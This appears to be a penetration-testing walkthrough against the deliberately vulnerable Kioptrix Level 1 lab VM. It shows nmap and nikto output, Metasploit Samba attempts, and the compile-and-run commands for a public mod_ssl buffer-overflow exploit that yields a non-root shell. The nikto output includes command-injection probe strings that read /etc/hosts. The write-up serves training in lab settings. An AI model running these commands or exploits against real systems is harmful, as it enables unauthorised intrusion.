Attacking Kioptrix level 1

Introduction
Kioptrix Level 1 — Walkthrough
Goal: Gain root access Approach: Enumeration → Vulnerability Identification → Exploitation
You need a Kali attack machine or parrot(depending on your choice) and the kioptrix ova file from Here
Lab setup
I Imported the downloaded Kioptrix VM into Virtualbox
Network Configuration
Both attacker and target must be on the same isolated network.
Kioptrix (Target)
1
2
Adapter 1: Host-Only Adapter
Adapter 2: Disabled
Kali / Parrot (Attacker)
1
2
Adapter 1: NAT
Adapter 2: Host-Only Adapter
After this, I started both the virtual machines. This is how Kioptrix vm looks like 
After Launching the attack machine ,I confirmed the network connectivity with
1
ip a

From this :
Primary interface – NAT (eth0) eth0: inet 10.0.2.15/24 This interface is connected to VirtualBox NAT Provides internet access to the attacker machine IP address 10.0.2.15 is assigned by VirtualBox’s internal DHCP server
This network can not be used for attacking Kioptrix because NAT is isolated and prevents direct communication with other VMs, making it unsuitable for lab exploitation.
Secondary interface – Host-only (eth1) eth1: inet 192.168.35.3/24 (Our attacker ip) This is the critical interface for the lab It is connected to the Host-only network Shared between Kali (attacker) and Kioptrix (target) Enables direct Layer 2 and Layer 3 communication This confirms the attacker machine is on the same isolated LAN as the target, making discovery, scanning, and exploitation possible.
Network Discovery (1. Recon scope & IPs)
The first task is identifying the target’s IP address.
1
sudo netdiscover -i eth1 -r 192.168.35.0/24
This command actively discovers devices on the local subnet 192.168.35.0/24 by sending ARP requests and listening for replies on the specified interface (eth1). alternatives commands for the same are
nmap -sn 192.168.35.0/24 - discovers live hosts on the local subnet without doing port scans
arp-scan 192.168.35.0/24 -i eth1 - Uses ARP on the specified interface (eth1) to reliably identify all active devices on the local network.
Using netdiscover reveals the active hosts on the host-only network:

From the results we get three IP addresses :
192.168.35.1— VirtualBox host-only gateway192.168.35.2— VirtualBox-managed internal service192.168.35.4— VirtualBox virtual machine
The gateway address (192.168.35.1) is excluded from further analysis.
To determine which remaining host is the Kioptrix target, I did a service scan
Running an Nmap scan against 192.168.35.4 reveals multiple open ports and services like HTTP, HTTPS, and SMB. This behavior matches the expected attack surface
The address 192.168.35.2 does not expose any meaningful services and is associated with VirtualBox internal networking components. It is therefore excluded as a valid attack target.
Based on the network discovery/service enumeration, 192.168.35.4 is confirmed as the Kioptrix target machine.
Service Enumeration (2. Scanning Ports & services)
The goal of this phase is to identify open ports, running services, and service versions, which will later help in the vulnerability research and exploitation Service enumeration is critical because outdated or misconfigured services oftenly expose vulnerabilities which can be leveraged for initial access or privilege escalation To start, I do a comprehensive scan combining full port discovery,service enumeration and OS detection with nmap
1
nmap -p- -sV -sC -O 192.168.35.4
-p- Scans all 65,535 TCP ports ensuring no services running on non-standard ports are missed
-sV Enables service version detection (This allows identification of software versions associated with open ports)
-sC Runs Nmap’s default NSE scripts essential to perform safe, automated checks like service enumeration and basic vulnerability detection
-O Attempts operating system fingerprinting
192.168.35.4 The target IP address of the Kioptrix virtual machine —
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
┌──(root㉿Mulandi)-[/home/mulandi]
└─# nmap -p- -sV -sC -O 192.168.35.4

Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-08 08:37 -0500
Nmap scan report for 192.168.35.4
Host is up (0.0011s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: dMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2026-02-08T18:38:15+00:00; +4h59m58s from scanner time.
|_http-title: 400 Bad Request
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:5E:E2:03 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 4h59m57s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.36 seconds
Scan Results Summary
The Nmap scan reveals that the target system is running a legacy Linux 2.4.x operating system with multiple outdated services exposed.They include OpenSSH 2.9p2 with SSHv1 support, Apache HTTP Server 1.3.20 with deprecated SSL configurations, and an SMB (Samba) service accessible over port 139.
Samba has historical susceptibility to unauthenticated remote code execution vulnerabilities on legacy Linux systems but the scan does not give the samba version running
Futher efforts to try and find the version:
Using metasploit,I searched smb_version ,set the RHosts as the target machine and the port to be the samba port 139 then run the exploit.This gave the version to be 2.2.1a
 samba version I used
 searchsploit samba 2.2.1a to find the version vulnerabilities  samba vulnerability The results from searchsploit showed multiple exploits for the samba version
I opened msfconsole and searched for trans2open vuln,I used 1 because it matched the linux version from the nmap results,viewed the the options and set the RHOSTS as the target ip then used exploit to start the exploit  But this really took long,so I opted to choose a diffrent attack path.
In enumeration there were some outdated web services.Using nikto for further enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
──(root㉿Mulandi)-[/home/mulandi]
└─# nikto -h 192.168.35.4
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.35.4
+ Target Hostname:    192.168.35.4
+ Target Port:        80
+ Start Time:         2026-02-08 10:07:28 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2026-02-08 10:08:06 (GMT-5) (38 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
The scan shows mod_ssl/2.8.4 to mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. A quick search online shows the exploit on exploitdb I compiled the exploit with
1
gcc -o mod-ssl 47080.c -lcrypto
from nmap the correct choice is 0x6b - because the target is running Redhat Linux 7.2 so I used ./mod-ssl 0x6b 192.168.35.4 443 -c 41 to start the exploit x6b is used because the target is running Redhat Linux 7.2 this gives a shell but its not root yet